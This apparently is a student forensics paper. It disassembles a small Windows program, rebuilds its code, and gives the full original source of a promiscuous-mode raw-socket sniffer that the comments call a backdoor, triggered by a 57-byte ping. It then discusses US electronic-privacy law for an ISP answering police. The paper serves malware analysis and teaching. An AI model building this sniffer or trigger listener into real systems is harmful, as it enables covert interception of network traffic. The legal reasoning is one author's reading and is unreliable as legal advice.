.text:004010D8                 call    ds:bind
.text:004010DE                 xor     edx, edx
.text:004010E0                 cmp     eax, 0FFFFFFFFh
.text:004010E3                 setz    dl
.text:004010E6                 mov     eax, edx
.text:004010E8                 test    eax, eax
.text:004010EA                 jz      short okay_1111
.text:004010EC                 push    eax
.text:004010ED                 push    offset aBindErrorD ; "bind error: %d\n"
.text:004010F2                 call    esi ; printf
.text:004010F4
.text:004010F4 beep_10F4:                              ; CODE XREF: sub_401000+3C j
.text:004010F4                 add     esp, 8
.text:004010F7
.text:004010F7 beep_10F7:                              ; CODE XREF: sub_401000+7F j
.text:004010F7                 push    1000            ; dwDuration
.text:004010FC                 push    100             ; dwFreq
.text:004010FE                 call    ds:Beep
.text:00401104                 pop     edi
.text:00401105                 pop     esi
.text:00401106                 or      eax, 0FFFFFFFFh
.text:00401109                 pop     ebx
.text:0040110A                 add     esp, 128h
.text:00401110                 retn
.text:00401111 ; ---------------------------------------------------------------------------
.text:00401111
.text:00401111 okay_1111:                              ; CODE XREF: sub_401000+EA j
```

Listing 28 – Next Block of Code

```
//Bind the adress
edx = ????
edi = inet_ntoa(struct in_addr edx);
printf("Host IP: %s\n",edi);

ZeroMemory(????);
????.?? = AF_INET;
????.?? = inet_addr(edi);
????.?? = htons(7878);

if (eax=bind(s,(SOCKADDR *)&????, sizeof(????)) <> SOCKET_ERROR) goto okay_1111
printf("bind error: %d\n",eax);
beep_10F4:
beep_10F7:
Beep(100,1000);
return -1;
okay_1111:
```

Listing 29 – VC++ Code Derived from Listing 28

Next, the binary retrieves the IP address and configures the destination structure. Both the assembly (Listing 28) and the VC++ code (Listing 29) use the IP address to bind the socket created previously to the server.

```
.text:00401111 okay_1111:                              ; CODE XREF: sub_401000+EA j
.text:00401111                 push    ebp
.text:00401112                 push    NULL            ; lpCompletionRoutine
.text:00401114                 push    NULL            ; lpOverlapped
.text:00401116                 push    offset cbBytesReturned ; lpcbBytesReturned
.text:0040111B                 push    40              ; cbOutBuffer
.text:0040111D                 push    offset vOutBuffer ; lpvOutBuffer
.text:00401122                 push    4               ; cbInBuffer
.text:00401124                 push    offset vInBuffer ; lpvInBuffer
.text:00401129                 push    SIO_RCVALL      ; dwIoControlCode
.text:0040112E                 push    ebx             ; s
.text:0040112F                 call    ds:WSAIoctl
.text:00401135                 push    5004            ; dwBytes
.text:0040113A                 push    8               ; dwFlags
.text:0040113C                 call    ds:GetProcessHeap
.text:00401142                 push    eax             ; hHeap
.text:00401143                 call    ds:HeapAlloc
.text:00401149                 push    offset cbBytesReturned
.text:0040114E                 push    offset aBindOkayD ; "bind okay: %d\n"
.text:00401153                 mov     [esp+140h+buf], eax
.text:00401157                 call    esi ; printf
.text:00401159                 mov     ebp, ds:recvfrom
.text:0040115F                 add     esp, 8
.text:00401162 loop_1162:                              ; CODE XREF: sub_401000+1A8 j
.text:00401162                                         ; sub_401000+1C1 j ...
.text:00401162                 push    offset aStart   ; "Start\n"
.text:00401167                 call    esi ; printf
.text:00401169                 mov     edx, [esp+13Ch+buf]
.text:0040116D                 add     esp, 4
.text:00401170                 lea     eax, [esp+138h+fromlen]
.text:00401174                 lea     ecx, [esp+138h+from]
.text:00401178                 push    eax             ; fromlen
.text:00401179                 push    ecx             ; from
.text:0040117A                 push    0               ; flags
.text:0040117C                 push    5004            ; len
.text:00401181                 push    edx             ; buf
.text:00401182                 push    ebx             ; s
.text:00401183                 call    ebp ; recvfrom
.text:00401185                 mov     edi, eax
.text:00401187                 push    edi
.text:00401188                 push    offset aD       ; "=%d"
.text:0040118D                 call    esi ; printf
.text:0040118F                 add     esp, 8
.text:00401192                 cmp     edi, 0FFFFFFFFh
.text:00401195                 jz      short okay_11C3
.text:00401197                 test    edi, edi
.text:00401199                 jl      short okay_11C3
.text:0040119B                 push    offset a_       ; "."
.text:004011A0                 call    esi ; printf
.text:004011A2                 add     esp, 4
.text:004011A5                 cmp     edi, 57
.text:004011A8                 jnz     short loop_1162
.text:004011AA                 push    offset aSuccessfull ; "\nSuccessfull\n"
.text:004011AF                 call    esi ; printf
.text:004011B1                 add     esp, 4
.text:004011B4                 push    1000            ; dwDuration
.text:004011B9                 push    60              ; dwFreq
.text:004011BB                 call    ds:Beep
.text:004011C1                 jmp     short loop_1162
.text:004011C3 ; ---------------------------------------------------------------------------
.text:004011C3
.text:004011C3 okay_11C3:                              ; CODE XREF: sub_401000+195 j
.text:004011C3                                         ; sub_401000+199 j
.text:004011C3                 mov     edi, ds:WSAGetLastError
.text:004011C9                 call    edi ; WSAGetLastError
.text:004011CB                 cmp     eax, WSAETIMEDOUT
```

```
.text:004011D0                 jnz     short okay_11DE
.text:004011D2                 push    offset aT       ; "T"
.text:004011D7                 call    esi ; printf
.text:004011D9                 add     esp, 4
.text:004011DC                 jmp     short loop_1162
.text:004011DE ; ---------------------------------------------------------------------------
.text:004011DE
.text:004011DE okay_11DE:                              ; CODE XREF: sub_401000+1D0 j
.text:004011DE                 call    edi ; WSAGetLastError
.text:004011E0                 push    eax
.text:004011E1                 push    offset aRecvfromFailed ; "recvfrom failed: %d\n"
.text:004011E6                 call    esi ; printf
.text:004011E8                 add     esp, 8
.text:004011EB                 push    1000            ; dwDuration
.text:004011F0                 push    100             ; dwFreq
.text:004011F2                 call    ds:Beep
.text:004011F8                 pop     ebp
.text:004011F9                 pop     edi
.text:004011FA                 pop     esi
.text:004011FB                 or      eax, -1
.text:004011FE                 pop     ebx
.text:004011FF                 add     esp, 128h
.text:00401205                 retn
.text:00401205 sniffer_1000    endp
```

Listing 30 – Next Block of Code

```
while(1)
{
      printf("Start\n");
      eax = recvfrom(socksniffer, recvbuf, MAX_PACKET, 0, (struct sockaddr*)&from, &fromlen);
      printf("=%d",eax);
      if (sread == SOCKET_ERROR || eax < 0)
      {
              if (WSAGetLastError() == WSAETIMEDOUT)
              {
                      printf("T");
                      continue;
              }
              printf("recvfrom failed: %d\n",WSAGetLastError());
              Beep(100,1000);
              return -1;
      }
      printf(".");
      //ping -l 29 -n 1 192.168.1.1
      if (sread == 57)
      {
              printf("\nSuccessfull\n");
              Beep(60,1000);
      }
}
return;
```

Listing 31 – VC++ Code Derived from Listing 30

Next, the binary loops until it finds a packet matching a predetermined size. Both the assembly code (Listing 30) and the VC++ code (Listing 31) retrieve a packet with recvfrom routine.

```
.text:00401210 init_1210       proc near               ; CODE XREF: _main+3F p
.text:00401210
.text:00401210 WSAData         = WSAData ptr -190h
.text:00401210
.text:00401210                 sub     esp, 190h
.text:00401216                 lea     eax, [esp+190h+WSAData]
.text:0040121A                 push    eax             ; lpWSAData
.text:0040121B                 push    202h            ; wVersionRequested makeword(02,02)
.text:00401220                 call    ds:WSAStartup
.text:00401226                 test    eax, eax
.text:00401228                 jz      short okay_124E
.text:0040122A                 push    eax
.text:0040122B                 push    offset aWsastartupFail ; "WSAStartup Failed: %d\n"
```

```
.text:00401230                 call    ds:printf
.text:00401236                 add     esp, 8
.text:00401239                 push    1000            ; dwDuration
.text:0040123E                 push    100             ; dwFreq
.text:00401240                 call    ds:Beep
.text:00401246                 push    -1              ; int
.text:00401248                 call    ds:exit
.text:0040124E
.text:0040124E okay_124E:                              ; CODE XREF: init_1210+18 j
.text:0040124E                 call    sniffer_1000
.text:00401253                 call    ds:WSACleanup
.text:00401259                 xor     eax, eax
.text:0040125B                 add     esp, 190h
.text:00401261                 retn
.text:00401261 init_1210       endp ; sp = -4
.text:00401261
.text:00401261 ; ---------------------------------------------------------------------------
```

Listing 32 – Next Block of Code

```
//========================================================================== Init the Backdoor
int init_sniffer()
{
if ((ret=WSAStartup(MAKEWORD(2,2),&wsaData)) = 0 ) goto okay_124E
printf("WSAStartup Failed: %d\n",ret);
Beep(100,1000);
exit(-1);
okay_124E:
Sniffer_1000();
WSACleanup();
return 0;
```

Listing 33 – VC++ Code Derived from Listing 32

Next, the binary configures the WSA startup. Both the assembly code (Listing 32) and the VC++ code (Listing 33) initializes the WSAStartup.

```
// sniffer.cpp : Defines the entry point for the console application.
//


#include "stdafx.h"
#include "sniffer.h"
#include <winsock2.h>
#include <mstcpip.h>
#include "winbase.h"

#pragma comment (lib, "Ws2_32.lib")

#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif

#define MAX_PACKET 5004
#define xmalloc(s) HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (s))


typedef struct ip    //IP Header
{
      unsigned char  Version_IHLen; //1-Byte
      unsigned char  Type_Of_Service;       //1-Byte
      unsigned short Total_Length;  //2-Bytes
      unsigned short Ident;  //2-Bytes
      unsigned short Fragment_and_Flags;    //2-Bytes
      unsigned char  TTL;    //1-Byte
      unsigned char  Protocol;      //1-Byte
      unsigned short Header_Checksum;       //2-Bytes
      unsigned int   SourceIP;      //4-Bytes
```

```
      unsigned int   DestIP; //4-Bytes
} IPHeader;

typedef struct icmp  //Echo Response-Reply
{
      unsigned char  Type;   //1-Byte
      unsigned char  Code;   //1-Byte
      unsigned short Checksum;      //2-Bytes
      unsigned short Ident;  //2-Bytes
      unsigned short Seq;    //2-Bytes
      unsigned long  Dati; //4-Bytes
} ICMPHeader;

DWORD dwBuffLen[10];
DWORD dwBuffInLen = 1;
DWORD dwBytesReturned =0;

//====================================================================** Init the sniffer
int sniffer()
{
      SOCKET socksniffer;
      struct hostent *hostinfo;
      struct sockaddr_in dest,from;
      int fromlen = sizeof(from);
      int sread;
      int ret;
      unsigned char LocalName[256];
      const char * ipaddr;
      char *recvbuf;

      if ((socksniffer = WSASocket(AF_INET,SOCK_RAW,IPPROTO_IP,NULL,0,WSA_FLAG_OVERLAPPED)) ==
INVALID_SOCKET)
      {
             printf("WSASocket Failed: %d\n",WSAGetLastError());
             Beep(100,1000);
             return -1;
      }

      //Get the destination host information and bind to it
      gethostname((char*)LocalName,sizeof(LocalName)-1);
      printf("gethostbyname: %s\n", (char*)LocalName);
      if ((hostinfo = gethostbyname((char*)LocalName)) == NULL)
      {
             printf("gethostbyname failed\n");
             Beep(100,1000);
             return -1;
      }
      //Bind the adress
      ipaddr = inet_ntoa(*((struct in_addr *)hostinfo->h_addr_list[0]));
      printf("Host IP: %s\n",ipaddr);

      ZeroMemory(&dest,sizeof(dest));
      dest.sin_family = AF_INET;
      dest.sin_addr.S_un.S_addr = inet_addr(ipaddr);
      dest.sin_port = htons(7878);

      if (ret=bind(socksniffer,(SOCKADDR *)&dest, sizeof(dest)) == SOCKET_ERROR)
      {
             printf("bind error: %d\n",ret);
             Beep(100,1000);
             return -1;
      };
      //Setup sniffer - promiscuous mode
      WSAIoctl(socksniffer, SIO_RCVALL, &dwBuffInLen, sizeof(dwBuffInLen), &dwBuffLen,
sizeof(dwBuffLen), &dwBytesReturned, NULL, NULL); //Enables a socket to receive all IP
packets on the network
      recvbuf = (char *)xmalloc(MAX_PACKET);
      printf("bind okay: %d\n",&dwBytesReturned);
      while(1)
      {
             printf("Start\n");
```

```
            sread = recvfrom(socksniffer, recvbuf, MAX_PACKET, 0, (struct sockaddr*)&from,
&fromlen);
       printf("=%d",sread);
            if (sread == SOCKET_ERROR || sread < 0)
            {
                  if (WSAGetLastError() == WSAETIMEDOUT)
                  {
                        printf("T");
                        continue;
                  }
                  printf("recvfrom failed: %d\n",WSAGetLastError());
                  Beep(100,1000);
                  return -1;
            }
            printf(".");
            //ping -l 29 -n 1 192.168.1.1
            if (sread == 57)
            {
                  printf("\nSuccessfull\n");
                  Beep(60,1000);
            }
      }
      return 1;
};
//================================================================================== Init
the Backdoor
int init_sniffer()
{
      WSADATA wsaData;
      int ret;
      if ( (ret=WSAStartup(MAKEWORD(2,2),&wsaData)) != 0 )
      {
            printf("WSAStartup Failed: %d\n",ret);
            Beep(100,1000);
            exit(-1);
      }
      sniffer();
      WSACleanup();
      return 0;
};
//================================================================================== Main
// The one and only application object

CWinApp theApp;

using namespace std;

int _tmain(int argc, TCHAR* argv[], TCHAR* envp[])
{
      int nRetCode = 0;

      // initialize MFC and print and error on failure
      if (!AfxWinInit(::GetModuleHandle(NULL), NULL, ::GetCommandLine(), 0))
      {
            // TODO: change error code to suit your needs
            cerr << _T("Fatal Error: MFC initialization failed") << endl;
            nRetCode = 1;
      }
      else
      {
            init_sniffer();
      }
      return nRetCode;
}
```

Listing 34 – Actual Source Listing Used in this Experiment

The actual code is very similar to the code created from the binary assembly.

Presentation

The dissembler's default output is *highly repeatable and reproducible*, under a basic analysis it will reveal the intent of the binary requiring very little effort from the forensic analyzer. On the other hand, the conversion portion of analysis can reveal the origins of the binary requiring a great deal of effort from the forensic analyzer. The tool does not have an automatic method to perform this conversion between assembly and source.

In a court of law, the tool's output and the details of the conversion analysis effort must be presented together. In any case, the tool will at least reveal the intent of the program without reference to if the origins can be traced back to a developer.

The Format of the Presentation

Due to the nature of the evidence, the presentation will be limited to electronic courtroom technology. It is always a good idea to get the assistance of the court's technical support unit to work with the Forensic Examiner to set up the courtroom. Their staff will make sure that the system is properly tested, on-site, and every cable is properly connected. To have the electronic presentation equipment fail during the presentation would be very embarrassing and a hindrance to the Examiner's credibility. The presentation should include:

1. **The Disassembled Code:** Highlighting the interesting instructions and the VC++ routines and its parameters.
2. **The Re-Engineered VC++ Code Fragments:** Showing the called routines and any required declarations such as structures.
3. **Cross-References Between Disassembled Code & Re-Engineered Code Fragments:** Side-by-side listings, highlighting the similarities.
4. **The Suspected Code:** The entire suspected code or code fragment listings.
5. **Cross-Reference Between Re-Engineered Code Fragments & Suspected Code:** The re-engineered code highlighting the lines in the code where it matches the suspected code or code fragment listings.
6. **Cross-Reference Between Suspected Code & Disassembled Code:** The entire suspected code or code fragment listings highlighting the lines in the code where it matches the disassembled code.
7. **Present How the Binary Will Behave:** Show by flow chart with embedded assembly code how the binary will run on a system, what it will so to the system, and the predictable behavior (i.e. promiscuous mode) of the system.
8. **Demonstrate the Binary (If it works):** Execute the binary emphasizing the predicated results.

Conclusion

The tool's use in forensic is valid since the output is repeatable and reproducible, it successfully disassembled the binary into readable assembly language, and the test proved the previous assumptions. Since it takes time to analyze the tool's output, it does not fit as an early response tool to an incident. It fits only in the forensic study portion of the incident. It is forensically, since it does not alter the compromised system, or the forensic systems, or the malware binary.

Additional Information

Reverse Engineering Malware, Lenny Zeltser, May 2001
<http://www.zeltser.com/sans/gcih-practical/revmalw.html>

Part 3 – Legal Issues of Incident Handling

You are the system administrator for an Internet Service Provider that provides Internet access to paying customers. You receive a telephone call from a law enforcement officer who informs you that *an account on your system* was used to hack into a government computer. He asks you to verify the activity by reviewing your logs and determine if your logs reflect whether or not the activity was initiated there or from another upstream provider. You review your logs and can only determine *a valid user account logged in* via a dialup account during the period of the suspicious activity. **NOTE:** For the purposes of this scenario, assume you validated the identity of the law enforcement officer and this is not social engineering.

Laws Pertinent to the Scenario

The term "*an account on your system"* expected to denote a system internal to the ISP such as a DNS, DHCP, or SMTP server providing services to their paying customers. A phrase such as "*an IP address assigned by you*" would imply one to believe it was from a customer's system, but the phrase "*an account on your system"* would take much more leeway to infer it was from a customer's computer. Therefore, it will be inferred that this was an account on one of the ISP's systems providing services to their paying customers and not from the customers own system.

Information provided to the law enforcement officer during the initial contact

The Fourth Amendment protects the right to privacy and from *unreasonable* search and seizures. There are several laws and rulings both federal and state that clarify these protections and their exemptions. Unless there is a banner page or a privacy page clearly stating the allowed activity and the level of expected privacy, there is by default an expectation of complete privacy; any person (whether an hacker or not, whether criminal or not) has this expectation of privacy. If not careful, your hacker can seek protection against prosecution under the Federal Wiretap Act claiming they had assumed some level of expected privacy in their actions.

Under the Electronic Communication Privacy Act [2701-12] states a person or entity providing an electronic communication service to the public shall not knowingly divulge to any person or entity the contents of a communication while in electronic storage by that service without their *knowledge* or *permission*.

> **§ 2702. Voluntary disclosure of customer communications or records**
>
> **(a) Prohibitions.**--*Except as provided in subsection (b)*--
>
> **(1)** a person or entity providing an electronic communication service to the public shall not knowingly divulge to any person or entity the contents of a communication while in electronic storage by that service; and
>
> **(2)** a person or entity providing remote computing service to the public shall not knowingly divulge to any person or entity the contents of any communication which is carried or maintained on that service--

> **(A)** on behalf of, and received by means of electronic transmission from (or created by means of computer processing of communications received by means of electronic transmission from), a subscriber or customer of such service;
>
> **(B)** solely for the purpose of providing storage or computer processing services to such subscriber or customer, if the provider is not authorized to access the contents of any such communications for purposes of providing any services other than storage or computer processing; and
>
> *(3) a provider of remote computing service or electronic communication service to the public shall not knowingly divulge a record or other information pertaining to a subscriber to or customer of such service (not including the contents of communications covered by paragraph (1) or (2)) to any governmental entity.*

Figure 29 – § 2702(a) Voluntary disclosure - Prohibitions

Since there is no emergency stated, the exemption "18 U.S.C. § 2702(b)(8)" cannot apply. Since it is not very likely the ISP can afford to archive the vast amount of data that flows through it to maintain a healthy system and develop IDS rules, the exemption "18 U.S.C. § 2702(b)(5)" cannot apply. With the individual's consent, the individual can waive their right to privacy "18 U.S.C. § 2702(b)(3)". The waiving of rights is the most likely exemption that can be used in this case; in such as this case, the communications and records can be disclosed.

> **§ 2702. Voluntary disclosure of customer communications or records**
>
> …
>
> **(b) Exceptions for disclosure of communications.**-- A provider described in subsection (a) may divulge the contents of a communication--
>
> …
>
> **(3)** with the lawful consent of the originator or an addressee or intended recipient of such communication, or the subscriber in the case of remote computing service;
>
> …
>
> **(5)** as may be necessarily incident to the rendition of the service or to the protection of the rights or property of the provider of that service;
>
> …
>
> **(8)** to a Federal, State, or local governmental entity, if the provider, in good faith, believes that an emergency involving danger of death or serious physical injury to any person requires disclosure without delay of communications relating to the emergency.

Figure 30 – § 2702(b) Voluntary disclosure – Exceptions of Communications

Since there is no emergency stated, the exemption "18 U.S.C. § 2702(c)(4)" cannot apply. Since it is not very likely the ISP can afford to archive the vast amount of data that flows through it to maintain a healthy system and develop IDS rules, the exemption "18 U.S.C. § 2702(c)(3)" cannot apply. With the individual's consent, the individual can waive their right to privacy "18 U.S.C. § 2702(c)(2)". The waiving of the account holders rights is the remaining exemption that can be used in this situation; consequently, the ISP has the *option* to disclose the records and communications on the basis there was no expectation of privacy.

§ 2702. Voluntary disclosure of customer communications or records

…

(c) Exceptions for disclosure of customer records.--A provider described in subsection (a) may divulge a record or other information pertaining to a subscriber to or customer of such service (not including the contents of communications covered by subsection (a)(1) or (a)(2))--

…

(2) with the lawful consent of the customer or subscriber;

(3) as may be necessarily incident to the rendition of the service or to the protection of the rights or property of the provider of that service;

(4) to a governmental entity, if the provider reasonably believes that an emergency involving immediate danger of death or serious physical injury to any person justifies disclosure of the information;

…

Figure 31 – § 2702(c) Voluntary disclosure – Exceptions of Records

Regardless of the outcome of the conversation with the officer, it would not necessarily be obvious to the ISP that a crime is in progress. As mentioned previously, maintaining an IDS for the customer's communications would be too costly to detect a crime in progress. Since it is not very likely the ISP could or would detect a crime in progress, the exemption "18 U.S.C. § 2702(b)(7)(A)(ii)" cannot apply.

§ 2702. Voluntary disclosure of customer communications or records

…

(b) Exceptions for disclosure of communications.-- A provider described in subsection (a) may divulge the contents of a communication--

…

(7) to a law enforcement agency--

(A) if the contents--

> **(i)** were inadvertently obtained by the service provider; and
>
> **(ii)** *appear to pertain to the commission of a crime*; or
> …

Figure 32 – § 2702(c) Voluntary disclosure – Exceptions of Crime

Since the systems used for the hack was under control of the ISP, banners on their system stating consent to logging would have caused the attacker to waive their privacy rights. Such a banner could appear as follows:

******READ BEFORE CONTINUING******

This system is for the use of authorized users only. By using this system, you are consenting to having all of your activity on this system monitored and recorded "18 U.S.C § 2511(2)(d)" and 18 U.S.C § 3121(b)(2); and stored records and communications relating your activity can be disclosed to others "18 U.S.C. § 2702(b)(3) and § 2702(c)(2)". No personally identifying information (such as your name, address or phone number) will ever be captured by accessing this system, unless you voluntarily choose to provide it.

This organization collects and stores the following information, in order to measure the number of visitors to the different sections of our site and to help us make our site more accessible, secure, and useful to visitors.

- The name of the domain from which you access the Internet;
- The date and time of your access and what links you access on our site;
- The Internet address of the web site from which you linked directly to our site;
- The current Internet IP address;
- The browser brand and version number, and computer operating system.

As a condition of your use of the Services and this Site generally, you are prohibited from violating or attempting to violate the security of the Site. Accordingly, you agree not to:

- You may not obtain or attempt to obtain any materials or information not intended for you through any means not intentionally made available through the services.
- You may not attempt to gain unauthorized access to any services, other accounts, computer systems, or networks connected to any server or to any of the services, which you are not authorized to access (including without limitation, by means through hacking, password mining, misrepresentation as a service employee, or any other means).
- You may not attempt to probe, scan or test the vulnerability of a system or network or to breach security or authentication measures without proper authorization; or
- You may not interfere with service to any user in any manner that could damage, disable, overburden, or impair any server, or any network connected to any server, or interfere with any other party's use and enjoyment of any services.

Violations of system or network security may result in civil or criminal liability. This organization reserves the right to investigate occurrences and report such violations to the relevant authorities in prosecuting users who have participated in such violations.

In the event that our servers and systems detect a hacking or an unauthorized intrusion, or we

> are notified by law enforcement of a hacking or an unauthorized intrusion, we will use any relating data (including without limitation, all pertinent information collected in day-to-day business) in cooperation with law enforcement to identify the malicious system. The system administrators will co-operate fully with any recognized agency (e.g. the Police, the FBI, etc) in any investigations to trace, report and prosecute any illegal activity directly, or indirectly, connected to our systems. Additionally, this organization reserves the right to cooperate with injured third parties in the investigation of any suspected civil wrong.

Figure 33 – Expected Privacy Notification Banner

Services such as system's Login Prompt, Telnet, FTP, SMTP, and HTTP and HTTPS will support banners. Banner where banner can should represent due diligence. Unfortunately, many services do not allow for banners and statements; not all ports capable of being hacked can be bannered. In these circumstances, including an easily accessible file containing the privacy statement named such as "*Read_Me_B4U_Hack_Me.txt*" would fulfill the due diligence requirements. In any case, it should be clearly shown that there was a reasonable expectation that the attacker has read the privacy statement and has consented to waiving their privacy rights. Any preparation before any unauthorized access or unauthorized theft of resources[1030] can only make the work of cyber-defense easier.

It may not be very likely that a deep packet analyzer (WireTap) commonly known as a sniffer would have been installed at the time of the incident; but, if the incident was causing injury to the network and the network administrator was analyzing the situation, there could be logs of the conversation. In this case, the communication details could be divulged because the wiretap was done under the protection of the ISPs resources.

> **§ 2511. Interception and disclosure of wire, oral, or electronic communications prohibited**
>
> …
>
> **(2))(a)(i)** It shall not be unlawful under this chapter for an operator of a switchboard, or an officer, employee, or agent of a provider of wire or electronic communication service, whose facilities are used in the transmission of a wire or electronic communication, to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which *is a necessary incident to the rendition of his service or to the protection of the rights or property of the provider of that service*, except that a provider of wire communication service to the public shall not utilize service observing or random monitoring except for mechanical or service quality control checks.
>
> …
>
> **(c)** It shall not be unlawful under this chapter for a person acting under color of law to intercept a wire, oral, or electronic communication, where such person is a party to the communication or one of the parties to the communication has given prior consent to such interception.
>
> **(d)** It shall not be unlawful under this chapter for a person not acting under color of law to intercept a wire, oral, or electronic communication where such person is a party to the communication or where one of the parties to the communication has given prior

> consent to such interception unless such communication is intercepted for the purpose of committing any criminal or tortious act in violation of the Constitution or laws of the United States or of any State.

Figure 34 – Exception - Interception and disclosure

Pen registers are surveillance devices that capture the phone numbers dialed on *outgoing* telephone calls; the IP equivalent would be capturing the *destination* addresses or headers. The *trap and trace* devices capture the phone numbers identifying *incoming* telephone calls; the IP equivalent would be capturing the *from* address or headers. In both cases, they are not supposed to reveal the content of communications. The network equivalent would include devices such as IDS, Internet Filters, virus logs, and many other non-deep packet logging devices. Header information and IP addresses can be as revealing as the content. The URL (destination) of a web page is all that is needed to re-constitute the content; the investigator just needs to visit the same web site.

> **§ 3121. General prohibition on pen register and trap and trace device use; exception**
>
> …
>
> **(b) Exception.**--The prohibition of subsection (a) does not apply with respect to the use of a pen register or a trap and trace device by a provider of electronic or wire communication service--
>
> **…**
>
> **(2)** to record the fact that a wire or electronic communication was initiated or completed in order to protect such provider, another provider furnishing service toward the completion of the wire communication, or a user of that service, from fraudulent, unlawful or abusive use of service; or (3) where the consent of the user of that service has been obtained.
>
> **(c) Limitation.**--A government agency authorized to install and use a pen register or trap and trace device under this chapter or under State law shall use technology reasonably available to it that restricts the recording or decoding of electronic or other impulses to the dialing, routing, addressing, and signaling information utilized in the processing and transmitting of wire or electronic communications so as not to include the contents of any wire or electronic communications.
>
> **…**

Figure 35 – Exception - General prohibition on pen register and trap and trace device

Conclusion: Regardless if there is an exception and irrespective of the skills associated with the System Administrator, a cursory examination of the logs does not constitute a forensic examination. There are many factors that could be misleading; such as, a hijacked IP address, a hijacked account, and an unauthorized account. If misleading information is revealed to the law enforcement officer, a counter lawsuit could be levied against the ISP by the injured party. Other words in this scenario, the System Administrator should not reveal any information, but to forward the law enforcement officer to the ISP's legal department.

Preservation of evidence during a delay in obtaining required legal authority

According to "18 U.S.C. § 2703(f)(1)", all that is necessary to a request. According to the New Oxford Dictionary of English, "request" is defined as *politely or formally ask for.* Since the law does not clarify the term "request", the quintessential English definition applies.

The Federal manual "Searching and Seizing Computers and Obtaining Electronic Evidence[seize] in Criminal Investigations" states … *While a simple phone call should therefore be adequate, a fax or an e-mail is better practice because it both provides a paper record and guards against miscommunication.* …The manual clarifies the ambiguity that lies in the law.

According to "18 U.S.C. § 2703(f)(2)", the logs must be preserved for 90 days and can be extended for another 90 days by another request. According to the "Search and Seizure" manual, there are no laws regulating how long network service providers must retain account records in the United States. It further states that the authority to direct providers to preserve records and other evidence dies not apply to records not yet made; only to preserve records that have already been created.

§ 2703. Required disclosure of customer communications or records

…

(f) Requirement to preserve evidence.--

(1) In general.--A provider of wire or electronic communication services or a remote computing service, upon the request of a governmental entity, shall take all necessary steps to preserve records and other evidence in its possession pending the issuance of a court order or other process.

(2) Period of retention.--Records referred to in paragraph (1) shall be retained for a period of 90 days, which shall be extended for an additional 90- day period upon a renewed request by the governmental entity.

…

Figure 36 – Requirement to preserve evidence

Conclusion: Regardless if the request to retain the logs was made during the first telephone call, a formal request should follow in a form of communications much more tangible.

Legal authority the law enforcement officer needs to provide to obtain the logs

The law enforcement agency may compel the ISP to provide the logs by obtaining a warrant or court order.

§ 2703. Required disclosure of customer communications or records

…

(c) Records concerning electronic communication service or remote computing service.--
(1) A governmental entity may require a provider of electronic communication service or remote computing service to disclose a record or other information pertaining to a subscriber

to or customer of such service (not including the contents of communications) only when the governmental entity--

> **(A)** *obtains a warrant* issued using the procedures described in the Federal Rules of Criminal Procedure by a court with jurisdiction over the offense under investigation or equivalent State warrant;
>
> **(B)** *obtains a court order for such disclosure* under subsection (d) of this section;
>
> …

(d) Requirements for court order.--A court order for disclosure under subsection (b) or (c) may be issued by any court that is a court of competent jurisdiction and shall issue only if the governmental entity offers specific and articulable facts showing that there are reasonable grounds to believe that the contents of a wire or electronic communication, or the records or other information sought, are relevant and material to an ongoing criminal investigation. In the case of a State governmental authority, such a court order shall not issue if prohibited by the law of such State. A court issuing an order pursuant to this section, on a motion made promptly by the service provider, may quash or modify such order, if the information or records requested are unusually voluminous in nature or compliance with such order otherwise would cause an undue burden on such provider.

…

Figure 37 – Required disclosure of customer communications or records

Activity permitted during the investigation period

It has already been determined that a user of this account is hostile in nature. Knowing this, the system administrator has an obligation to immediately check on the health their network and system. The question the system administrator must be pondering is "have they compromised this system or other systems in my charge? Are they communicating with other systems in my care?[3121-27]". The system administrator can perform packet captures to protect their systems "18 U.S.C. § 2702(b)(5) & 18 U.S.C. § 2702(c)(3)".

§ 2702. Voluntary disclosure of customer communications or records

…

(b) Exceptions for disclosure of communications.-- A provider described in subsection (a) may divulge the contents of a communication--

> …
>
> **(5)** as may be necessarily incident to the rendition of the service or to the protection of the rights or property of the provider of that service;
>
> …

Figure 38 – § 2702(b) Voluntary disclosure – Exceptions of Communications

§ 2702. Voluntary disclosure of customer communications or records

…

(c) Exceptions for disclosure of customer records.--A provider described in subsection (a) may divulge a record or other information pertaining to a subscriber to or customer of such service (not including the contents of communications covered by subsection (a)(1) or (a)(2))--

…

(3) as may be necessarily incident to the rendition of the service or to the protection of the rights or property of the provider of that service;

…

Figure 39 – § 2702(c) Voluntary disclosure – Exceptions of Records

§ 2511. Interception and disclosure of wire, oral, or electronic communications prohibited

…

(2)(a)(i) It shall not be unlawful under this chapter for an operator of a switchboard, or an officer, employee, or agent of a provider of wire or electronic communication service, whose facilities are used in the transmission of a wire or electronic communication, to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service or to the protection of the rights or property of the provider of that service, except that a provider of wire communication service to the public shall not utilize service observing or random monitoring except for mechanical or service quality control checks.

…

Figure 40 – Exception - Interception and disclosure

§ 3121. General prohibition on pen register and trap and trace device use; exception

…

(b) Exception.--The prohibition of subsection (a) does not apply with respect to the use of a pen register or a trap and trace device by a provider of electronic or wire communication service--

(1) relating to the operation, maintenance, and testing of a wire or electronic communication service or to the protection of the rights or property of such provider, or to the protection of users of that service from abuse of service or unlawful use of service; or

(2) to record the fact that a wire or electronic communication was initiated or completed in order to protect such provider, another provider furnishing service toward the completion of the wire communication, or a user of that service, from fraudulent,

> unlawful or abusive use of service; or (3) where the consent of the user of that service has been obtained.
>
> …

Figure 41 – Exception - General prohibition on pen register and trap and trace device

Conclusion: A packet capture and analysis would be permitted so that the system administrator can create countermeasures against the attacker; thereby, protecting their resources and services. Modifications to Access Control Lists (ACLs) would be a logical step to redirect the hostile traffic to a bit-bucket. Actively terminating the packets from the attacker would be another mitigation process. In all cases knowing the *from-destination* addresses would allow the ISP to create and implement the rules without harming the valid traffic.

Unauthorized access created an unauthorized account on the system

If the system logs revealed a hacker had gained unauthorized access to the system and created an unauthorized account, then the ISP options have been greatly improved according to "18 U.S.C. § 2511(2)(i).

> **§ 2510. Definitions**
>
> As used in this chapter--
>
> …
>
> **(21)** "computer trespasser"--
>
> **(A)** means a person who accesses a protected computer without authorization and thus has no reasonable expectation of privacy in any communication transmitted to, through, or from the protected computer; and
>
